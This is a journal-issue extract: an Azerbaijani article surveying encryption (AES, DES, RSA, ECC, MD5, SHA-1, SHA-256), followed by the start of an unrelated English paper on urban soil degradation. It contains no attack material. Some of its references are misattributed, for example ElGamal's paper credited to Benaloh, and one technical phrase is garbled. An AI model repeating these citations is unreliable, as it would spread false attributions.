Summary. This article explores the fundamental concepts of hash functions and their applications in cryptography. It discusses popular hash algorithms such as MD5, SHA-1, and SHA-256, highlighting the security vulnerabilities of older algorithms and the advantages of the more robust SHA-256 in meeting modern cryptographic standards. The use of hash functions in verifying data integrity, creating digital signatures, and storing passwords securely is also covered. The article examines the security, benefits, and limitations of various hash functions.

Keywords: Hash functions, MD5, SHA-1, SHA-256, encryption, security, cryptography, digital signatures, password, data integrity.

Асим АЛИЗАДА

Академия государственного управления при президенте Азербайджанской Республики, магистрант

АЛГОРИТМЫ ШИФРОВАНИЯ

Резюме. В статье рассматриваются основные понятия хеш-функций и их применение в криптографии. Обсуждаются популярные хеш-алгоритмы, такие как MD5, SHA-1 и SHA-256, подчеркиваются уязвимости старых алгоритмов и преимущества более надежного SHA-256 для современных криптографических требований. Также рассматривается использование хеш-функций для проверки целостности данных, создания цифровых подписей и безопасного хранения паролей. В статье также анализируются безопасность, преимущества и ограничения различных хеш-функций.

Ключевые слова: Хеш-функции, MD5, SHA-1, SHA-256, шифрование, безопасность, криптография, цифровые подписи, пароль, целостность данных.

GİRİŞ

Şifrələmə, məlumatların məxfiliyini qorumaq üçün onları oxunmaz hala gətirən xüsusi bir prosesdir. Bu texnologiya məlumatları kodlaşdıraraq yalnız müəyyən bir açar vasitəsilə onların oxuna bilən formaya qaytarılmasını təmin edir. Şifrələmə müasir dövrün rəqəmsal təhlükəsizliyində mərkəzi rol oynayır və həm şəxsi, həm də təşkilati səviyyədə geniş istifadə olunur. Məsələn, gündəlik istifadə etdiyimiz e-poçt sistemlərində, onlayn ödənişlərdə və hətta mesajlaşma tətbiqlərində şifrələmə prosesləri əsas təhlükəsizlik tədbiri kimi tətbiq edilir.

Şifrələmənin əsas məqsədləri arasında məxfilik, məlumat bütövlüyü, identifikasiya və müdaxiləyə qarşı müqavimət dayanır. Məxfilik baxımından şifrələmə, məlumatların yalnız icazə verilən şəxslər və ya qurumlar tərəfindən oxuna biləcəyinə zəmanət verir. Məlumat bütövlüyü isə, göndərilən və ya saxlanılan məlumatın dəyişdirilməmiş vəziyyətdə qalmasını təmin edir. Bundan əlavə, şifrələmə məlumatların mənbəyini doğrulamağa və üçüncü tərəfin müdaxiləsinə qarşı müqavimət göstərməyə imkan yaradır.

Şifrələmə texnologiyası gündəlik həyatımızın müxtəlif sahələrində tətbiq edilir. İnternet təhlükəsizliyi sahəsində HTTPS protokolu vasitəsilə onlayn məlumatların (məsələn, kredit kartı nömrələri və şəxsi məlumatlar) icazəsiz şəxslər tərəfindən oğurlanmasının qarşısı alınır. Elektron poçt xidmətlərində tətbiq olunan şifrələmə, həssas məlumatların göndərilməsi zamanı məxfiliyi qoruyur. Mobil tətbiqlərdə, xüsusilə bank tətbiqləri və uçdan-uca şifrələmə (end-to-end encryption) funksiyasını dəstəkləyən mesajlaşma proqramlarında (məsələn, WhatsApp və Signal), məlumatların təhlükəsizliyi təmin edilir. Bundan əlavə, blockchain texnologiyasında şifrələmə kriptovalyutaların və rəqəmsal identifikasiya sistemlərinin təhlükəsiz saxlanılmasında mühüm rol oynayır. Bununla belə, şifrələmənin effektivliyi əsasən açarların idarə olunmasından asılıdır. Şifrələmə açarlarının düzgün idarə edilməməsi ciddi təhlükəsizlik risklərinə səbəb ola bilər. Bu səbəbdən açarların təhlükəsiz saxlanılması və mütəmadi olaraq yenilənməsi son dərəcə vacibdir.

SİMMETRİK VƏ ASİMMETRİK ŞİFRƏLƏMƏ: FƏRQLƏR VƏ İSTİFADƏ SAHƏLƏRİ

Şifrələmə sistemləri iki əsas kateqoriyaya bölünür: simmetrik və asimmetrik şifrələmə. Hər iki növ şifrələmə məlumatların təhlükəsizliyini təmin etmək üçün istifadə olunsa da, onların işləmə prinsipləri, üstünlükləri və tətbiq sahələri arasında ciddi fərqlər mövcuddur.

Simmetrik şifrələmə. Simmetrik şifrələmədə eyni açar həm məlumatları şifrələmək, həm də onları deşifrələmək üçün istifadə olunur. Bu, simmetrik şifrələməni daha sürətli və resurs baxımından effektiv edir. Əsas alqoritmlər arasında Advanced Encryption Standard (AES), Data Encryption Standard (DES) və Triple DES yer alır. Simmetrik şifrələmə daha çox böyük həcmli məlumatların sürətli və təhlükəsiz ötürülməsi üçün istifadə olunur. Məsələn, banklar arasında məlumat mübadiləsində və məlumatların yerli disklərdə saxlanmasında geniş tətbiq olunur. Bruce Schneier-in əsərində qeyd olunduğu kimi, simmetrik şifrələmə daha az hesablama gücü tələb etdiyindən resurs məhdudiyyəti olan cihazlarda (məsələn, IoT qurğularında) daha əlverişlidir [1].

Asimmetrik şifrələmə. Açıq və gizli olmaqla iki fərqli açar dəstinə əsaslanır. Açıq açar məlumatları şifrələmək üçün istifadə olunur və geniş auditoriya ilə paylaşılır, gizli açar isə məlumatları deşifrələmək üçün saxlanılır. Bu texnologiya adətən məlumatların doğruluğunun yoxlanılmasında və identifikasiyanın təmin edilməsində tətbiq edilir. RSA (Rivest-Shamir-Adleman) və ElGamal ən çox istifadə edilən asimmetrik şifrələmə alqoritmləridir. Asimmetrik şifrələmə daha çox elektron imzaların təsdiqi, sertifikatların doğrulanması və təhlükəsiz açar mübadiləsi üçün istifadə olunur. Məsələn, HTTPS protokolu asimmetrik şifrələmə texnologiyasına əsaslanır.

Simmetrik və asimmetrik şifrələmə arasında bir neçə əsas fərq mövcuddur:

1. **Açar idarəetməsi.** Simmetrik şifrələmədə yalnız bir açar tələb olunur və bu açar həm göndərən, həm də qəbul edən tərəfindən paylaşılmalıdır. Asimmetrik şifrələmədə isə açıq və gizli olmaqla iki fərqli açar istifadə edilir, bu da açarların paylaşılmasını daha təhlükəsiz edir.

2. **Sürət.** Simmetrik şifrələmə asimmetrikdən daha sürətlidir, çünki daha az hesablama əməliyyatı tələb edir.
3. **Tətbiq sahələri.** Simmetrik şifrələmə əsasən məlumatların ötürülməsi və saxlanması üçün istifadə olunur. Asimmetrik şifrələmə isə daha çox autentifikasiya və açar mübadiləsi kimi proseslərdə tətbiq edilir.

Simmetrik şifrələmə sürət və effektivlik tələb olunan yerlərdə tətbiq edilir. Məsələn, virtual özəl şəbəkələrdə (VPN) istifadə olunan məlumat kanallarında simmetrik alqoritmlərdən istifadə edilir. Digər tərəfdən, asimmetrik şifrələmə təhlükəsizlik və autentifikasiya tələb olunan sahələrdə tətbiq olunur. Kriptoqrafik sertifikatlar, elektron ticarət əməliyyatları və rəqəmsal imza sistemləri bunun misalıdır.

Real dünyada şifrələmə sistemləri adətən həm simmetrik, həm də asimmetrik alqoritmlərin birləşməsinə əsaslanır. Məsələn, TLS (Transport Layer Security) protokolu əvvəlcə açar mübadiləsi üçün asimmetrik şifrələmədən istifadə edir, daha sonra isə məlumatları ötürmək üçün simmetrik şifrələməyə keçir. Bu yanaşma həm təhlükəsizlik, həm də sürət təmin edir [2].

SİMMETRİK ŞİFRƏLƏMƏ ALQORİTMLƏRİ: ƏSAS PRİNSİPLƏR VƏ TƏTBİQLƏR

Simmetrik şifrələmə alqoritmləri, şifrələmə və deşifrələmə prosesində eyni açarın istifadə olunduğu şifrələmə metodlarıdır. Bu alqoritmlər məlumatların məxfiliyini təmin etmək üçün kodlaşdırma əməliyyatlarını yerinə yetirir və yüksək sürətləri ilə fərqlənir. Simmetrik şifrələmə, əsasən, böyük həcmli məlumatların şifrələnməsi üçün istifadə olunur və resurs baxımından effektiv bir həll təqdim edir. Məlumatların yalnız icazəli şəxslər tərəfindən oxuna biləcəyi bir təhlükəsizlik səviyyəsi təmin etmək üçün simmetrik alqoritmlər müasir informasiya texnologiyasında geniş tətbiq edilir. Simmetrik şifrələmə alqoritmləri iki əsas komponentə- şifrələmə açarı və alqoritmik əməliyyatlara əsaslanır. Şifrələmə açarı məlumatları şifrələmək və deşifrələmək üçün istifadə olunan eyni açardır. Bu açarın məxfiliyi sistemin təhlükəsizliyinin əsasıdır. Alqoritmik əməliyyatlar isə simmetrik şifrələmə məlumatların kodlaşdırılması üçün müxtəlif riyazi əməliyyatlardan istifadə edir. Bu əməliyyatlar nəticəsində ilkin məlumat tamamilə tanınmaz hala gəlir və yalnız doğru açar vasitəsilə yenidən oxuna bilən formaya qaytarıla bilər. Simmetrik şifrələmə alqoritmləri əsasən blok və axın (stream) şifrələmə növlərinə bölünür. Blok şifrələmə, məlumatları müəyyən uzunluqlu bloklara ayıraraq hər bloku ayrıca şifrələyir. Axın şifrələmə isə məlumatı bir bit və ya bayt səviyyəsində işləyir və daha sürətli işləməyi təmin edir.

Simmetrik şifrələmə üçün bir neçə məşhur alqoritm mövcuddur:

1. **AES (Advanced Encryption Standard)**
AES hazırda ən geniş istifadə olunan və təhlükəsiz simmetrik şifrələmə alqoritmlərindən biridir. 128, 192 və 256 bitlik açar uzunluqlarını dəstəkləyir və yüksək səviyyədə təhlükəsizlik təmin edir. ABŞ hökuməti AES-i milli təhlükəsizlik məlumatlarının qorunması üçün standart kimi qəbul edib [3].
2. **DES (Data Encryption Standard)**
DES 1970-ci illərdə hazırlanmış ilk geniş yayılmış simmetrik şifrələmə standartıdır. 56 bitlik açar uzunluğuna malikdir və zamanla məhdudiyyətləri səbəbindən müasir tələblərə cavab verməkdə çətinlik çəkir. Bu səbəbdən DES, Triple DES (3DES) kimi təkmilləşdirilmiş versiya ilə əvəz olunub.
3. **3DES (Triple DES)**
DES-in zəifliklərini aradan qaldırmaq üçün yaradılan 3DES, hər blok məlumatı üç dəfə fərqli açarlarla şifrələyir. Bu, təhlükəsizlik səviyyəsini artırsa da, performans baxımından daha zəifdir.
4. **Blowfish və Twofish**

Blowfish sürətli və çevik bir alqoritmdir, əsasən parol qoruma sistemlərində istifadə olunur. Onun təkmilləşdirilmiş versiyası olan Twofish isə daha geniş tətbiq sahələrinə malikdir və 128 bitlik açar uzunluqlarını dəstəkləyir.

Simmetrik şifrələmə məlumatların disk və ya bulud mühitində təhlükəsiz saxlanmasını təmin edir. Məsələn, AES texnologiyası bir çox disk şifrələmə proqramlarında tətbiq edilir. Virtual özəl şəbəkələrdə (VPN) məlumatların təhlükəsiz ötürülməsi üçün simmetrik alqoritmlərdən istifadə olunur. Mobil proqramlarda məlumatların ucdan-uca qorunmasını təmin etmək üçün simmetrik şifrələmə metodlarından istifadə edilir. Simmetrik şifrələmə yüksək sürəti və sadəliyi ilə fərqlənir. Bu, xüsusən də real vaxtda böyük həcmli məlumatların işlənməsi üçün əlverişlidir. Lakin açarların paylaşımı və idarə olunması ciddi çətinliklər yaradır. Əgər açar sızarsa, bütün şifrələmə sisteminin təhlükəsizliyi pozula bilər.

ASİMMETRİK ŞİFRƏLƏMƏ ALQORİTMLƏRİ VƏ AÇIQ AÇAR KRİPTOQRAFIYASI

Asimmetrik şifrələmə, müasir kriptografiyanın əsas sütunlarından biridir və məlumatların təhlükəsiz şəkildə ötürülməsi üçün vacib bir texnologiyadır. Bu şifrələmə metodunda, məlumatları şifrələmək və ya deşifrələmək üçün iki müxtəlif açar istifadə olunur: birincisi, açıq açar (public key), hər kəsin istifadə etməsi üçün əlçatandır və məlumatın şifrələnməsi üçün istifadə edilir; ikincisi, özəl açar (private key) isə yalnız məlumat sahibinə məxsusdur və məlumatın deşifrələnməsi üçün istifadə edilir. Asimmetrik şifrələmə sistemləri açıq və özəl açarların istifadəsini təmin edərək, təhlükəsiz kommunikasiya üçün lazımlı olan əsas prinsipləri qoruyur [4]. Asimmetrik şifrələmə metodları iki əsas prinsipi əhatə edir: açıq açar və özəl açar. Açıq açar hər kəsin əldə edə biləcəyi və məlumatların şifrələnməsi üçün istifadə edilən açardır. Bu açarla şifrələnmiş məlumatlar yalnız uyğun özəl açar vasitəsilə deşifrələyə bilər. Özəl açar isə yalnız məlumat sahibinin əlində olmalıdır və şifrələnmiş məlumatın yalnız bu açar vasitəsilə açıla biləcəyinə zəmanət verir. Bu, məlumatların təhlükəsizliyini təmin edən əsas mexanizmdir. Asimmetrik şifrələmənin təhlükəsizliyi, istifadə edilən açarların uzunluğundan və açarın necə idarə edildiyindən asılıdır.

Əsas asimmetrik şifrələmə alqoritmləri aşağıdakılardır:

1. RSA (Rivest-Shamir-Adleman)

RSA, dünyada ən geniş istifadə edilən asimmetrik şifrələmə alqoritmlərindən biridir. Bu alqoritm, böyük sayların faktorizasiyasına əsaslanır və məlumatın şifrələnməsi və rəqəmsal imzaların yaradılması üçün istifadə edilir. RSA-nın təhlükəsizliyi, istifadə olunan açarın uzunluğuna əsaslanır; müasir dövrdə ən azı 2048 bitlik açarların istifadə olunması tövsiyə edilir. Bu alqoritm həmçinin məlumatların autentifikasiyası və bütövlüyü üçün də effektivdir.

2. Elliptik Əyri Kriptografiyası (ECC)

Elliptik əyri kriptografiyası (ECC), RSA ilə müqayisədə daha az resurs istehlakı ilə eyni təhlükəsizlik səviyyəsini təmin edir. ECC, xüsusilə mobil qurğular və IoT cihazları kimi resurs məhdud cihazlar üçün ideal bir seçimdir. ECC, kiçik açar uzunluqları ilə böyük təhlükəsizlik təmin etdiyi üçün müasir kriptografiya sahəsində daha çox istifadə edilməyə başlanmışdır. ECC istifadə edən alqoritmlər arasında ECDSA (Elliptic Curve Digital Signature Algorithm) və ECDH (Elliptic Curve Diffie-Hellman) nümunələri mövcuddur.

3. Diffie-Hellman Açar Mübadiləsi (DH)

Diffie-Hellman alqoritm, əsasən iki tərəf arasında gizli bir açar mübadiləsi üçün istifadə olunur. Bu alqoritm vasitəsilə, birbaşa şifrələnmiş məlumatlar ötürülməsə də, tərəflər arasında təhlükəsiz bir şifrə yaratmaq mümkündür. Diffie-Hellman alqoritm, açıq açar mübadiləsini təmin edir və şifrələnmiş əlaqələr yaratmaq üçün geniş tətbiq edilir. Lakin, DH yalnız açar mübadiləsi üçün nəzərdə tutulmuşdur və məlumatın şifrələnməsi üçün istifadə edilmir.

4. Digital Signature Algorithm (DSA)

Digital Signature Algorithm (DSA), rəqəmsal imzaların yaradılması və yoxlanılması üçün istifadə olunan bir alqoritmdir. Bu alqoritm, verilən məlumatın mənbəyinin doğruluğunu təmin etmək üçün geniş istifadə edilir. DSA, həmçinin məlumatların bütövlüyünü yoxlamağa kömək edir və məlumatın ötürülməsi zamanı onun dəyişdirilmədiyinə zəmanət verir. DSA, əsasən rəqəmsal imzalar üçün istifadə olunsada, digər kriptografik alqoritmlərlə birlikdə də tətbiq oluna bilər.

Asimmetrik şifrələmə, müxtəlif sahələrdə geniş tətbiq tapır. Bunlar arasında elektron imzalar, təhlükəsiz internet əlaqələri (məsələn, SSL/TLS), rəqəmsal sertifikatlar və kriptovalyutalar (Bitcoin və s.) əsas yer tutur. Elektron imzalar, sənədlərin dəyişdirilmədiyini və göndərən kim olduğunu təsdiq edən vacib bir texnologiyadır. Rəqəmsal sertifikatlar və SSL/TLS protokolları internet üzərindən təhlükəsiz məlumat ötürülməsini təmin edir. Kriptovalyutalar isə asimmetrik şifrələmənin gücündən istifadə edərək rəqəmsal ödəniş sistemlərini qurur. Asimmetrik şifrələmənin ən böyük üstünlüyü, məlumatların təhlükəsiz şəkildə ötürülməsi üçün əlavə bir infrastruktur qurulmasına ehtiyac olmamasıdır. Məlumat göndərən və qəbul edən tərəflər yalnız açıq və özəl açarlardan istifadə edərək təhlükəsiz əlaqə qura bilərlər. Bununla yanaşı, asimmetrik şifrələmə simmetrik şifrələməyə nisbətən daha çox hesablama gücü tələb edir, buna görə də böyük həcmli məlumatların şifrələnməsi üçün çox təsirli olmaya bilər.

HASH FUNKSIYALARI VƏ ŞİFRƏLƏMƏ: MD5, SHA-1, SHA-256

Hash funksiyaları, kriptografik alqoritmlərin mühüm komponentlərindən biridir və məlumatların təhlükəsizliyi, bütünlüyü və autentifikasiyası üçün geniş istifadə edilir. Bu funksiyalar, verilən məlumatı müəyyən bir uzunluğa malik, sabit ölçülü bir qiymətə (hash dəyəri) çevirir. Hash funksiyalarının ən mühüm xüsusiyyətlərindən biri, eyni giriş məlumatının həmişə eyni hash dəyərini yaratmasıdır. Ancaq bu funksiyaların şifrələmə ilə qarışdırılmaması vacibdir, çünki şifrələmə məlumatı gizlətmək məqsədi daşıyır, hash funksiyaları isə yalnız məlumatın doğruluğunu təsdiqləmək üçün istifadə olunur.

MD5 (Message Digest Algorithm 5), ən çox istifadə olunan hash funksiyalarından biridir və məlumatın 128-bit (16 bayt) uzunluğunda bir hash dəyəri yaradır. Bu alqoritm, məlumatların bütövlüyünü yoxlamaq və qısa məlumatların təmsil edilməsi üçün ideal idi. MD5 funksiyası, xüsusən zamanında geniş istifadə olunmasına baxmayaraq, müasir təhlükəsizlik tələbləri ilə uyğun gəlmir. 1996-cı ildən etibarən MD5-də müəyyən zəifliklər aşkar edilib, buna görə də təcrübədə daha təhlükəsiz variantların istifadəsi tövsiyə edilir. MD5 funksiyasının zəiflikləri, çarpaz çarpanlar və qarşılıqlı qarşılıqlı hücumlarla əlaqəli məsələləri özündə əhatə edir [5].

SHA-1 (Secure Hash Algorithm 1), 160-bit (20 bayt) uzunluğunda bir hash dəyəri yaradan bir funksiyadır və ABŞ Milli Standartlar və Texnologiyalar İnstitutu (NIST) tərəfindən 1993-cü ildə tərtib edilmişdir. SHA-1, MD5-ə nisbətən daha təhlükəsiz hesab edilsə də, 2005-ci ildən sonra onun zəiflikləri də aşkar olunmağa başlamışdır. Həmçinin, SHA-1 üzərində aparılan müxtəlif analizlər, bir neçə fərqli giriş üçün eyni hash dəyərinin əldə olunmasının mümkün olduğunu göstərdi. Bu hal, xüsusilə rəqəmsal imzalar və sertifikatlar üçün təhlükəsizlik riskləri yaradır. Hazırda SHA-1-in istifadəsi, bir çox mütəxəssis tərəfindən köhnəlmiş və zəif hesab edilir və yerinə daha güclü hash funksiyaları, məsələn, SHA-256 istifadə edilməlidir [6].

SHA-256, SHA-2 ailəsinin bir hissəsi olan və 256-bit (32 bayt) uzunluğunda hash dəyəri yaradan bir funksiyadır. SHA-2, NIST tərəfindən 2001-ci ildə təqdim edilmişdir və daha əvvəlki versiyalarına nisbətən daha yüksək təhlükəsizlik təmin edir. Bu hash funksiyası, müasir kriptografiya və məlumatların təhlükəsizliyi sahəsində geniş istifadə olunur. SHA-256, xüsusən, Bitcoin kimi kriptovalyutalarda istifadə olunan əsas kriptografik alqoritm olaraq tanınır. SHA-256-nın təhlili göstərir ki, bu funksiyanın zəiflikləri hələ aşkar olunmayıb və mövcud ən güclü hash funksiyalarından biridir. Müasir şifrələmə protokollarında, məsələn, SSL/TLS sertifikatlarında, SHA-

256 təhlükəsizliyin təmin edilməsində istifadə edilir. Onun əsas üstünlüyü, xüsusilə qarşılıqlı qarşılıqlı hücumlara qarşı müqavimət göstərməsidir və bu da onun daha geniş qəbul edilməsinə səbəb olmuşdur [7].

Hash funksiyaları müxtəlif tətbiqlərdə geniş istifadə olunur:

Rəqəmsal imzalar. Rəqəmsal imza alqoritmləri, məlumatların düzgünlüyünü və orijinallığını təmin etmək üçün hash funksiyalarından istifadə edir. Rəqəmsal imza, həmçinin məlumatın dəyişdirilmədiyini və imza sahibinin kimliyini təsdiq edir. Burada hash funksiyası, məlumatı əvvəlcədən müəyyən edilmiş bir ölçüdə təmsil edərək imzanın yaradılması prosesində istifadə olunur.

Məlumatların Bütünlüyü Yoxlaması. Hash funksiyaları, məlumatın ötürülməsi zamanı onun dəyişdirilmədiyini yoxlamaq üçün də istifadə edilir. Bu, xüsusilə fayl ötürülməsi və şəbəkə əlaqələrində vacibdir. Məlumatın hash dəyəri göndərildikdən sonra qarşı tərəf tərəfindən yoxlanılır və hər hansı bir dəyişiklik aşkar edilərsə, məlumatın manipulyasiya olunduğu anlaşılır.

Parol yaddaş sistemləri. Parol saxlama sistemləri, istifadəçinin şifrəsini açıq şəkildə saxlamamaq üçün hash funksiyalarından istifadə edir. Bu zaman parolun özü deyil, yalnız hash dəyəri saxlanılır. Hətta məlumatların qırılması halında belə, orijinal parolun tapılması çətinləşdirilir.

Hash funksiyalarının əsas üstünlüyü onların sürətli və effektiv olmasıdır. Məlumatın daxil edilməsi və nəticədə əldə olunan hash dəyəri tez bir zamanda yaranır. Lakin, hash funksiyalarının bir sıra məhdudiyyətləri də mövcuddur. Məsələn, MD5 və SHA-1 kimi köhnəlmiş funksiyalar artıq təhlükəsizlik riskləri yaradır və onların istifadəsi müasir şifrələmə tələblərinə cavab vermir. Həmçinin, hash funksiyaları yalnız məlumatın doğruluğunu təsdiq edir və məlumatın gizliliyini təmin etmir.

ƏDƏBİYYAT SİYAHISI

1. Schneier, B. (2015). Applied Cryptography: Protocols, Algorithms, and Source Code in C. Wiley.
2. Katz, J., & Lindell, Y. (2021). Introduction to Modern Cryptography. CRC Press.
3. NIST. (2001). Advanced Encryption Standard (AES). Federal Information Processing Standards Publication 197.
4. Rivest, R., Shamir, A., Adleman, L. (1978). A Method for Obtaining Digital Signatures and Public-Key Cryptosystems. Communications of the ACM, 21(2), 120-126.
5. Dobbertin, H. (1996). The Insecurity of MD5. Springer.
6. Benaloh, J. (2007). A Public-Key Cryptosystem and a Signature Scheme Based on Discrete Logarithms. Springer.
7. Menezes, A. (2010). Cryptography: A Theory and Practice. Wiley.

Biological Sciences

DISRUPTION OF ECOLOGICAL FUNCTIONS OF SOILS AS A RESULT OF ANTHROPOGENIC EFFECTS

Balakhanova Gumru Vasif

Doctor of Philosophy. <https://orcid.org/0000-0002-1709-1442>, Azerbaijan State Pedagogical University, Faculty of chemistry and biology, Biology and its teaching technology, Baku, Azerbaijan

Abstract

The modern era is also characterized by the presence of global problems, which require special attention to land. Thus, a number of current environmental problems, such as global climate change, ozone layer depletion, chemical pollution of the atmosphere, desertification, even local radioactive pollution, biodiversity loss, surface water pollution, etc. Some of them were formed due to the direct or indirect disruption of soil functions as a result of anthropogenic effects [and today the ones listed are no longer a problem to be solved by a single country, that is, they are of a global nature. Its prevention is one of the issues that humanity will solve together today.

As a result of anthropogenic effects, urbanization can be mentioned as a form of manifestation of the disturbance of the ecological functions of the land. Thus, urbanization is a global process that results in the change of both physico-chemical and biological components of the soil and is expanding, intensifying.

First of all, it should be noted that the increasing urbanization results in the observation of at least certain differences in the ecological functions performed by soils in the urban environment and outside this environment. Although the soils formed within the boundaries of the urboecosystem also play a role as a natural soil cover as the main environment-creative component and realize the biogeochemical cycle of substances, ensure the transformation of surface water into groundwater, etc.

Increasing urbanization leads to the use of larger areas for this purpose. This, naturally, both activates and expands the intervention of modern, or rather, intelligent man in the environment, as a result of which irreversible situations occur in the environment.

Sometimes the soil cover itself can become a source of pollution, especially in urboecosystems. Thus, in megacities and large industrial centers, most of the land surface, sometimes up to 90%, is covered with asphalt-concrete pavement, residential buildings, industrial complexes, etc. under it. As a result, a significant part of the polluted sediments bypasses the soil body and enters water bodies and river networks through sewage. This allows us to note once again that urbanization should be noted as a factor that causes the deterioration of land-specific functions, primarily ecological ones.

Key words: urban land, urbanization, urboecosystem, pollution

Soil, which is considered the upper surface of the earth, is usually considered a natural cover that regulates the interaction between the biosphere, hydrosphere and atmosphere.

According to some opinions, the soil layer, as a biogeomembrane, affects and determines many processes occurring in the biosphere, as well as acting as a buffer, absorbing, neutralizing and destroying various pollutants.

Anthropogenic renewal and disturbance of land cover can have a negative effect on their performance of important ecological functions, which in turn can result in the disturbance of functions specific to the biosphere as a whole. For this reason, it is important to constantly keep the soil in the center of attention, to study its biological and biochemical state, and to study its changes as a result of human activity.

The modern era is also characterized by the presence of global problems, which require special attention to land. Thus, a number of current environmental problems, such as global climate change, ozone layer depletion, chemical pollution of the atmosphere, desertification, even local radioactive pollution, biodiversity loss, surface water pollution, etc. Some of them were formed due to the direct or indirect disruption of soil functions as a result of anthropogenic effects [1], and today those listed are no longer a problem to be solved by one country, that is, they are of a global nature. Its prevention is one of the issues that humanity will solve together today.

As a result of anthropogenic effects, urbanization can be mentioned as a form of manifestation of the disturbance of the ecological functions of the land. Thus, urbanization is a global process that results in the change of both physico-chemical and biological components of the soil and is expanding, intensifying.

First of all, it should be noted that the increasing urbanization results in the observation of at least certain differences in the ecological functions performed by soils in the urban environment and outside this environment. Although the soils formed within the boundaries of the urboecosystem also play a role as a natural soil cover as the main environment-creative component and realize the biogeochemical cycle of substances, ensure the transformation of surface water into groundwater, etc.

The soil cover in the urban environment performs various ecological functions, the main and most important of which is its suitability for the cultivation of greenery and its ability to collect pollutants and prevent them from entering the soil-groundwater, as well as preventing dust from entering the city air. In addition, it acts as an effective absorber of gas mixtures released from automobile transport and industrial enterprises, acts as an obstacle in the path of pollutants, and can participate in the regulation of the gas content of the atmosphere.


Increasing urbanization leads to the use of larger areas for this purpose. This, naturally, both activates and expands the intervention of modern, or rather, intelligent man in the environment, as a result of which irreversible situations occur in the environment.

Disruption of the functional cycle as a result of anthropogenic activity in the urban environment depends on the source and type of human intervention. It is interesting that in most cases their results are evaluated from a negative direction. Thus, from the point of view of recreation, urban ecosystems are not considered valuable compared to ecosystems that maintain their naturalness, urboecosystems are characterized by the disruption of the biological cycle and the deterioration of biodiversity both in terms of species composition and structural-functional characteristics, and the increase in the number of pathogenic microorganisms [2]. In addition, the soils in the urban environment differ from natural soils in terms of water capacity and physical-chemical properties. Urban soils are often rich in construction debris and household waste, which makes its pH more alkaline.

